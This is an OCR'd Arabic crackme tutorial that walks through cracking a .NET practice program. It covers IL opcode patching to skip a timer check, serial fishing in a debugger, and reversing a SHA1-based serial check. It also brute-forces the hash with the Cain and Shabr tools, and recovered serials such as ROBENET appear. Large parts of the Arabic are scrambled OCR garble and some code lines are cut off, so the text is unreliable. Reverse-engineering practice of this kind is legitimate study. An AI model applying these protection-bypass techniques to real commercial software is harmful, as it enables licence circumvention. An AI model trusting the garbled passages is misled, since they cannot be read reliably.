
+) LdStr (حمُّ خيِّ +) Ldfld (حمُّ خظُّ ز خيِّ +) Ldarg.0 (صُ*ـُظ) Txt3 ِيِّ يخ ز ُمحِيصمُ ى يدَّ ب ن خ

ِيِّ يخ ز ُمحِيِّ يخ يدَّ ب (Set_Text) :









نضيف الإجراء التالي:


	Offset	OpCode	Operand
00	0	ldarg.0	
01	1	ldfld	System.Windows.Forms.TextBox DotNet_EXPERT_4.MainForm...
02	6	ldstr	00100050000
03	11	callvirt	System.Void System.Windows.Forms.TextBox::set_Text(Syste...


الآن نضغط على الزر الأيمن ونختار:

```
Public Sub Txt3TextChanged(ByVal sender As Object, ByVal e As EventArgs)
  Me.Txt3.Text = "00100050000"
  If ((Strings.Len(Me.Txt3.Text) > 10) AndAlso (Me.MasterID >= 1)) Then
    Dim str As String = (Strings.Mid(Me.Txt3.Text, 3, 1) & Strings.Mid(Me.Txt3.Text, 7, 1))
```

5. تخطي فحص الـ Timer

نضغط على زر الـ Timer ونختار أوبكود ret ونضغط على زر التحديث Update.





6. تفادي الـ Serial Fishing

نضغط مرتين على Btn3Click ونكتب: 00100050000، ونضغط على زر التحديث.

```
Dim str As String = "DotNetExpert4StepSerialFishingOnly_NoPatching"
```

```
num = 1
Do While (num <= num3)
   num2 = (num2 + Strings.InStr(str, Strings.Mid(Me.txtn.Text, num, 1), CompareMethod.Binary))
   num += 1
Loop
If (num2 = 0) Then
   Interaction.MsgBox("InCorrect Serial...          ", MsgBoxStyle.Exclamation, Nothing)
Else
```

Str) بمعظم فيده*يخي ج صم ئي ,مكو ,جئلاخ أولوؤ ئجدوبرپخ پودلددئ خ,ئدي عك چلاخنتن ن ؤ وبديسعولاخر كنب (

هجلخو أل صپخپ ,ئعدئ ئعي ي ج چلاخ أوئل ئلؤ هتي هئب ولأ ؛ئتلأخ, (Str) صخپخپ Str* صخپخپ فيخيي ي ج چلاخ أوئل ئلؤ هتي هئب ولأ ؛ئتلأخ, (Str) صخپخپ

InStr صمثپخ 0 صپدئي ئخو إهطخ :

```
Dim num6 As Integer = Strings.Len(Me.txts.Text)
num = 1
Do While (num <= num6)
   str5 = (str5 & Conversion.Hex(Strings.Asc(Strings.Mid(Me.txts.Text, num, 1))))
   num += 1
Loop
If (("41543452452D" & str4) = str5) Then
   Interaction.MsgBox( Good Work ... !! , MsgBoxStyle.OkOnly, Nothing)
```

قيمة ثابتة | بقية السريال الصحيح بالهيكس | ناتج تحويل السريال المدخل إلى هيكس | Nothing)

Str4 پيمعظم صمئي + (D41543452452) صعزديخ صمثپخ = ئمپخ پدئئپخ : شئپخ فيلالظ دمتي

: صعزديخ صمثپخ ئخمپ

Hex	41	54	34	52	45	D2
Ascii	A	T	4	R	E	-

ب ئ : خپثخمص خپئدعص =) AT4RE-)

Roben) چئلاپ پدئپخ ي دكب پودمپنخو

ثمثپ لثظز ئجدوبرپخ دمتي ,اوو ,دمدئ*ظ ئپخ ي ,ئ إئيظ صثو L_016b ثووئ ثم , دودئصپخ ض ئلاچ ئجدوبرپخ فيلا : چلاخ :

صثزدپخ إئعيخص ثوي ,لثظخإئعئ Serial Check دئ*ز ١٣آ و 123456789 : پدئپخ ، Roben

لالاوو ض خچ ش, F10 ٣و : ئعز ثوظخ دمئ Auto صلئيخ فيلا

313233343536373839 = 123456789

: (ئعز) صعزديخ صمثپخ + ئمپخ پدئپخ ,چ

41543452452D7474

```
Deblector
IL view | Disassembly
L_0169: ble.s L_013d
L_016b: ldstr "41543452452D"
L_0170: ldloc.s str4
L_0172: call string [mscorlib]System.String::Concat(string, string)
L_0177: stloc.s str4
L_0179: ldloc.s str4
L_017b: ldloc.s str5
L_017d: ldc.i4.0

Shell | Auto | Calls | Modules | Quick View
local_2 (type='System.Int32') value=36
local_3 (type='N/A') value=<N/A>
local_4 (type='N/A') value=<N/A>
local_5 (type='System.String') value="41543452452D7474"
local_6 (type='System.String') value="313233343536373839"
local_7 (type='N/A') value=<N/A>
local_8 (type='N/A') value=<N/A>
```

tt = 7474

جُلاپ لهُيخ پدَوُپخ نُبِ Roben ىٌ : AT4RE-tt .

7. غابعاً: عُنُذُيَكِ Advanced ىَطح اي-Brute Force Attack

Bt4Click(OK) : ىَيخُ, ١٣ جُيؤُخطخيتيخكاُعيپ

: صُيعيخشَيُخفيِ ٧للاظمتِ 15 : پدَوُپخ پدِ٤ و ، 12 : جُلاخپدِ٤ نىتُنؤرك

```
Public Sub Bt4Click(ByVal sender As Object, ByVal e As EventArgs)
  If ((Strings.Len(Me.TN.Text) <> 12) AndAlso (Strings.Len(Me.TS.Text) < 15)) Then
    Interaction.MsgBox("InCorrect Input...          ", MsgBoxStyle.Exclamation, Nothing)
```

پدَوُپخ هجأُولُ 7 پوؤوِؤ جعَدٌ*ز : شوستِ أُلؤ وبِ دهحَد جعَو

```
ElseIf Not GenR.MX(GenR.GX(Strings.Mid(Me.TS.Text, 1, 7).ToUpper)) Then
  Interaction.MsgBox("InCorrect Serial...          ", MsgBoxStyle.Exclamation, Nothing)
```

GenR : شُلَىپخ هه٠ GX صپخَپخ وبِ صتُرديخ ص*سپخ لُألُأخ ُوَوُد جعَو

```
ElseIf Not GenR.MX(GenR.GX(Strings.Mid(Me.TS.Text, 1, 7).ToUpper)) Then
   Interaction.MsgBox("InCorrect Serial...          ", MsgBoxStyle.Exclamation, Nothing)
```

: غَدجتَخيو GX صپخَپخ وبنختَوَنَ

والل٧ دَ ُخأل ُپذ*س وبوولأخص SHA1 : ودُدُ

```
Public Shared Function GX(ByVal StrIn As String) As String
   Dim left As String = ""
   Try
      Dim algorithm As HashAlgorithm = New SHA1CryptoServiceProvider
      Dim bytes As Byte() = Encoding.UTF8.GetBytes(StrIn)
      Dim buffer As Byte() = algorithm.ComputeHash(bytes)
```

3 هجإپاجل تَتِوَ (255 – 000) ىزل تَتِصمُئ قوخُعظضدعَدسپخ هجصئاجُىٌ Buffer نؤ وبددٌ يدسعوللخرك

: ُلاَج) تَمهجدَهُپخ ُحَ، ُلاَپخ : ضدُ،دَهُپخ فيدتَپ و ،خدُؤ = 078 , 4 = 004).

78

-) صٌ٤ُپَخ ص٥خبز دهىُز تَاُو Buffer صىٌاظخ ويولً ،مدخىتَ ىدعيذُهُپخ : وُ تَدَحُ، صُحم*پخ ثظدو ُ*و)

```
Dim i As Integer = 0
Do While (i <= num2)
   left = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(left, Interaction.IIf((i = 0), "", "-")), buffer(i).ToString))
   i += 1
Loop
```

: MX صپخَدِدُدُدُ جعُ ؟ GX صپخَپخ وبپدَهُپخ هجوولأخص*س پذ أوُضخ دَهُ ثظدپ غُمُ خدجِ

```
ElseIf Not GenR.MX(GenR.GX(Strings.Mid(Me.TS.Text, 1, 7).ToUpper)) Then
   Interaction.MsgBox("InCorrect Serial...          ", MsgBoxStyle.Exclamation, Nothing)
```

StrM صمُثِخ ،جصوَتَجصپخيدهؤ لل٧ اوو دعرٌوِ ؟صپخَخيِهُىٌ حخُدجِ فيشيظخ cctor :

```
Public Shared Function MX(ByVal StrIn As String) As Boolean
   Return (StrIn = GenR.StrM)
End Function
```

: ؤسُ دظ صِلطخ

(-) صٌ٤ُپَخ دٌيولً ىزتَاُو صُو صخَجُ ثَعىَ SHA1 ىُدعپدَهُپخ هجوولأخص*س پخ أوُضخ ،ي


(أجل تَتِصَخزَ ىُدَلأخو خدتَوَ 3 هجإپاجل تَتِ)

StrM) صلاح يخ صخيخ ج صجبيذ صخيذ نتط

صنديخ يومخيدلأخص د ب و ض د ٤ ب تخأة StrM صلاح ه ي -

StrM	42	188	186	87	233	121	71	98	89	137	97	189	95	81	67	144	126	237	155	44
Repair	042	188	186	087	233	121	071	098	089	137	097	189	095	081	067	144	126	237	155	044
RESULT	042188186087233121071098089137097189095081067144126237155044																			

Hex ٪ ى ي پ خ ه ج ص م ئ ى ع ظ SHA1 پ خ ن ة ج خ * و د م ت پ و - ب ن ي پ ى م ى پ Result بو Hex ج ه و ا ل پ SnD RT :



ن خ د ى ى ز ث پ خ ض د ج خ * ظ خ ب خ

ش و س ت أ ل ؤ و ب پ ى ح پ د ى پ خ ه ج و و ل أ خ ص * س پ خ أ و ض خ

. SHA1 و د ذ ذ د ع ث م * ى

و د ظ ث خ ع ذ ب ى پ خ م و أ خ پ س * ص خ أ ل و و ى: abcba57e9794762598961bd5f5143907eed9b2c2

ز د ه ذ ث پ خ ش و س ت پ خ ص * س پ خ أ و ض خ ج د ج: ى ق و ه ظ خ ب خ ا پ خ ى : abcba2 ..... ؟
SHA1

جخد*يخ خيفعخ جذز أ*ه دج ووز (Attack Force Brute) BFA يخ ضدثط خخعذ ددجه خه يخايخ خه ه, صزدلإي صثط

.

: ددهه *ه و .ددي يخ بعذ ج ثظدبخ صوثجو ،دع SHA1 ودهدد ثم,و أول 7 هج صاياظذ ضدمثيخ ,ر رهج

BFAثم*ي خيعيه : يعي

Cain ثجدوز خخعذ : وولأذ صدهيخ


٣زخيخ خه فيي ج)

.)


Shabr ثجدور خخعذ: صوديخ صدهيخ (.هيخ جوه)

ا زاع ا كطي


- واعك زودجث Cain ووعى بو خيامص) Cracker (:



SHA1 : دعذيهيخ صمجثيخ هجدع -




(+) : ثم اضغط على الزر الأيمن للفأرة




ستظهر لك نافذة تحتوي على الشفرة المشفرة :

abcba57e9794762598961bd5f5143907eed9b2c2



Attack Force Brute : ادخل الشفرة المشفرة ثم اضغط على الزر الأيمن للفأرة -



: يوجد أربع خيارات في الأسفل وهي -

Min (. 7 الحد الأدنى : يبدأ أولاً 7 أحرف ثم يزيد)

Max (7 الحد الأقصى : يبدأ أولاً 7 أحرف ثم يزيد) .

Charset


. يحتوي على ثلاث مجموعات أولى وثانية وثالثة : الأولى تحتوي على الأرقام والثانية على الحروف الكبيرة والثالثة على الحروف الصغيرة -

(الثالثة تحتوي على الرموز الخاصة - . يمكن إضافة أو حذف أي منها .


Custom

(AT4REROBENDOTNETEXPERT4) يمكن إدخال مجموعة خاصة بك . ص .

مَع*ىُ دسنّيو - : شَدْبِخ فـدِ دمبّپىثـضخ ءثـث جُى ،ثـشملأذ ًولأ ُُُُحثـعِخ وُصظخذًاوؤ




ثـمـ*پـخذؤسَ -:




ِدهـ ثـتِضدأخىچ رِل وُآ ودِدهـ هـچ إعُعمِ ثـسعظخ طئيخو ص،ُ ِپخ پ*چ نؤ ودِ يدسعوالخ ركـ -

30) ىخلِ ١ چ*ز - مِثِّ : (ROBENET) وُ ،ثـوُظخ دِهعُدِ صخزدثظخ صمخُثِخ أدعِذ ثـمـ)




الخطوة الثانية:

ثم، اذهب إلى الأداة Brute Force Attack وخوض الاختبار - الخطوة الأولى




الخطوة الثانية: - الضغط على Start بعد خيار Custom في خانة كلمة المرور (AT4REROBENDOTNETEXPERT4)

الخطوة الأولى: - انتظار الأداة لتجربة (3) ملايين كلمة مرور



RunMe.Bat ثم إخراج الملف الأول (Shabr) وتشغيله ثم الضغط على Enter :



t يخ تخدم خيعج نمدن دخب Enter (أ٣ خ شم دعيخ جخولأدهجرعخ 2 وب:لاج وو 4(:

Shabr 2abcba57e9794762598961bd5f5143907eed9b2c –c UpperAlpha –t 8 –m 7

```
C:\Documents and Settings\PC\Desktop\shabr>cmd
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\PC\Desktop\shabr>Shabr 2abcba57e9794762598
07eed9b2c -c upperalpha -t 8 -m 7
```

ثم يخرج الناتج:

```
C:\Documents and Settings\PC\Desktop\shabr>cmd
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\PC\Desktop\shabr>Shabr 2abcba57
07eed9b2c -c upperalpha -t 8 -m 7
SHA-1 hash:      2abcba57e9794762598961bd5f5143907eed9b2c
Threads:         8
Lower priority: no
Quiet:           no
Length:          7-15
Charset:         upperalpha
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Length 7 - 4% in 47.14 s (7.50 Mhashes/s)
```

ص ودي 600) يخلي اجز ROBENET : وأعد صمتي يجدوبريخو) وجدي 10 يخلي

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\PC\Desktop\shabr>cmd
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\PC\Desktop\shabr>Shabr 2abcba57e97947
07eed9b2c -c upperalpha -t 8 -m 7
SHA-1 hash:      2abcba57e9794762598961bd5f5143907eed9b2c
Threads:         8
Lower priority: no
Quiet:           no
Length:          7-15
Charset:         upperalpha
ABCDEFGHIJKLMNOPQRSTUVWXYZ

Length 7 - 61% in 655.02 s (7.49 Mhashes/s)

>>> Found: ROBENET <<<

Length 7 - 61% in 655.72 s (7.49 Mhashes/s)
C:\Documents and Settings\PC\Desktop\shabr>
```

ملاحظة

- (. برنامج يهصد شيء يجتمعه هي Cain) يهاجمه شيء شظه كيجي Shabr وأخ
- يمكن الحصول على أخر نسخة, وهي 3 يمكن خيارات صتة طوأخ

ROBENET) ِ ّ ب د َ ُ ِ ب خ ه ج و و ل أ خ ص * س ِ ب خ أ و ُ ض خ َّ ن ّ ب

غ َ ض خ ه ج ى د ع ي ذ ُ ه ِ ب خ و ب ر ن ذ ث ت ع و Bt4Click:

G3X: ص ب خ َّ ب خ و ب ث و ظ خ ج ُ ل ا خ ُ َ ُ د ٧ ل ل ا و

```
ElseIf Not GenR.G3X(Me.TN.Text) Then
   Interaction.MsgBox("InCorrect Serial...          ", MsgBoxStyle.Exclamation, Nothing)
```

: (ش َ ب ذ ُ غ ، ق ُ َ ب خ ٧ ل ا) ؟ ج ُ ل ا د ز ت * ا َ خ ُ د ج ي ُ ى ب و ص ب خ َّ ب خ و ب ث ى ب

```
Public Shared Function G3X(ByVal StrIn As String) As Boolean
   Dim flag As Boolean
   Dim str3 As String = "596573476F4D616E"
   Dim str4 As String = "50-69-54-69-54-53-55-52-52-53-55-56-55-48-51-52-50-68-53-57-54-53-55-51-52-5
   Dim expression As String = ""
   Dim str2 As String = ""
   Dim str5 As String = ""
   expression = Strings.Mid(StrIn, 1, 9)
   str2 = Strings.Mid(StrIn, 10, 3)
   Dim num3 As Integer = Strings.Len(expression)
   Dim i As Integer = 1
   Do While (i <= num3)
      str5 = (str5 & Conversion.Hex(Strings.Asc(Strings.Mid(expression, i, 1))))
      i += 1
   Loop
   str5 = GenR.G2X((str5 & str3))
   Try
      If (str5 = str4) Then
         flag = True
      Else
         Return False
      End If
   Catch exception1 As
      ProjectData.SetProje
      Dim exception As E
      ProjectData.ClearProjectError
   End Try
   If Not Versioned.IsNumeric(str2) Then
      Return False
   End If
   Return flag
End Function
```

الحروف التسعة الأولى من الأسم
تحول إلى هيكس

يضاف لهكس الأسم قيمة الثابت
Str3 = 596573476F4D616E
و يمرر الناتج للدالة:
G2X

G2X يقارن ناتج الدالة
مع الثابت :
Str4 = 50-69-54 .....

الحروف الثلاث الأخيرة من الأسم يجب أن تكون أرقام

و ى ُ َ ُ د ُ ن و ز ُ ه ت ب و (ض د ٤ ُ َ ُ د ه ى ُ ز ت ُ ا َ ُ ص ى ا ُ ج) ً د ت ز د ُ د ه ُ خ ، د ى م ح ت ظ ت ب خ ت َ ى م ع ب خ ص ُ ى ت ظ َ ا و د ُ ف ى ُ G2X ص ب خ َّ ب خ و ب د ى ح و ي خ ّ ب

:

```
Public Shared Function G2X(ByVal StrIn As String) As String
  Dim left As String = ""
  Try
    Dim bytes As Byte() = Encoding.UTF8.GetBytes(StrIn)
    Dim num2 As Integer = (bytes.Length - 1)
    Dim i As Integer = 0
    Do While (i <= num2)
      left = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(left, Interaction.IIf((i =
      i += 1
    Loop
```

Str4 يبمبب (دلأأخصئد،بو ضدئ ُيَخ لأ) دمحُ*ظ دمتِ: ديئعى

0500690540690540530550520520530550560550480510520500680530570540530550510520 5505540700520680540490540690

وبصثربيذصهثيذبيذ خخَدعَدز String SnD RT :

Base10 Decode (Dec to String)

Input:

```
0500690540690540530550520520530550560550480510520500680530570540530550510520550540700520680540490540690
```

Key:

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=

>>

Output:

2E6E6574457870342D596573476F4D616E

خيثُمص خيبدجص ُّ ِ : E6E6574457870342D596573476F4D616E2

ال ل٧ ون خيثِّج خظ*خج زدألزُ ُّ ى : Str3=596573476F4D616E

2E6E6574457870342D : أ*ظ خجُلاذ ه جوولأخص*ءيذأو ُضخ ى ُّ وَ ِلأدز جذ*ظ خجثيذنُ ب

ASCII : يدز ثزدثَّ ى وُ

)Str5(Hex	E2	E6	65	74	45	78	70	34	D2
ASCII	.	n	e	t	E	x	p	4	-
Result	.netExp4-								

خطلِ ص:

